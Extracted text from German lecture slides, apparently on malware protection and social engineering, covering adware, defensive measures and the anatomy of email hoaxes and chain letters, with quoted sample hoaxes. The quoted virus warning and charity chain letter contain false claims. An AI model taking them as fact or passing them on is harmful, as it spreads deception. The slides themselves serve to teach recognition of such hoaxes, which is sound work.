
Caution: Enternet Media Inc. asserts that this content is safe. You should only install/view this content if you trust Enternet Media Inc. to make that assertion.

Always trust content from Enternet Media Inc.

Buttons: Yes, No, More Info


The Windows taskbar at the bottom shows the Start button, several open applications (including "Untitled - Windows Medi..." and "Yes I hear you, yes, y..."), and the system clock showing "9:51 AM".

Browser Helper




Adware

Advertising-supported software



Eudora Sponsored Mode



Pop-Ups



Schutzmöglichkeiten

Risiko früher: ungeschützter
Software-Tausch mit
häufig wechselnden Tauschpartnern



Risiko heute: Unwissende und
vertrauensselige Nutzer

Sicherheitslücken in Anwendungen oder im
Betriebssystem

Prävention

Aufklärung

Backups anlegen

Keine dubiosen
Attachments öffnen

Keine Kettenbriefe
weiterleiten (s. u.)

Anti-Malware-Software

Monitore

Authentizitätsprüfer

Scanner

Heuristische Scanner

API-Scanner (TruPrevent)

Firewall

Liebe Windows-User:
„We love you!“



Behandlung


Restaurierung (Backup)

Desinfektion


Serum

Pflaster (Patches)

Impfung



Teil II: Social Engineering



Hoax

Hoaxes/Kettenbriefe

Soziale Viren

Aufbau

Aufhänger

Drohung

Aufforderung

Erkennungsmerkmale

Technische Sprache

Glaubwürdigkeit durch Autorität

„Schick mich an Alle!“

Hoax Beispiel 1/3

Der Aufhänger

> Subject: Viruswarnung

>

> V I R U S W A R N U N G !

>

> Es wurde gerade ein neues Virus festgestellt, den Microsoft und

> McAfee als den bisher gefährlichsten Virus überhaupt bezeichnen!

>

> Dieses Virus wurde erst am Freitag nachmittag von McAfee

> festgestellt und wird noch nicht von Virencannern erkannt. Das

> Virus zerstört den Null-Sektor der Festplatte, wo wichtige

> Informationen für die Funktion der Festplatte gespeichert sind.

Hoax Beispiel 2/3

Die Drohung

- > Die Funktionsweise des Virus ist wie folgt:
- >
- > Das Virus versendet sich automatisch an alle Kontaktadressen
- > aus dem Email-Adressbuch und gibt als Betrefftext
- > "A Virtual Card for You" an.
- >
- > Sobald die vorgebliche virtuelle Postkarte geöffnet wird,
- > bleibt der Rechner hängen, sodass der Anwender einen Neustart
- > vornehmen muss.
- >
- > Wird nun die Kombination [Strg]+[Alt]+[Del] oder der Reset-Knopf am
- > Rechnergehäuse gedrückt, löscht das Virus den Null-Sektor der
- > Festplatte, womit die Festplatte dauerhaft unbrauchbar ist. Wenn Sie
- > also eine Nachricht mit dem Betreff "A Virtual Card for You"
- > erhalten, öffnen Sie diese mail KEINESFALLS, sondern löschen Sie die
- > Nachricht sofort.
- >
- > Am Freitag hat dieses Virus Innerhalb weniger Stunden geradezu eine
- > Panik unter EDV-Usern in New York verursacht, wie CNN berichtet
- > <http://www.cnn.com> <<http://www.cnn.com>
- > <<http://www.cnn.com><<http://www.cnn.com>> >> .

Hoax Beispiel 3/3

Die Aufforderung

- > Bitte leite das vorliegende Mail an alle Personen in Ihrem
- > Email-Verzeichnis weiter. Es ist sicherlich besser, diese
- > Nachricht 25 Mal zu erhalten, als gar nicht!

Kettenbriefe

Varianten

Originaltext:

> Wer es löscht hat kein Herz.
>
> Hallo mein Name ist Krita Marie und habe vor kurzen
> eine kleine Tochter erhalten, die Natalie heisst. Vor
> kurzem haben die Ärzte festgestellt, dass meine kleine
> Natalie Hirnkrebs hat.
> Unglücklicherweise ist es meinem Mann und mir nicht
> möglich diese Operation zu bezahlen, abere mein Ehemann
> und ich haben von AOL hilfe bekommen. Sie helfen uns indem
> sie uns 5 Cents geben, für jede Person die dieses E-Mail bekommt.
> Bitte sende dieses Mail, an jede Person die du kennst und hilf
> unserer kleinen Natalie.
>
> Diese E-Mail ist frei von Viren



Pyramiden-Systeme (Schneeball-Systeme, 'Make Money Fast')

Gewinnspiele und Artverwandtes

Glücksbriefe

Tränendrüsen-Briefe (engl. "Charity Hoaxes") (s. o.)

Sinnlose E-Petitionen

Urban Legends



Spam



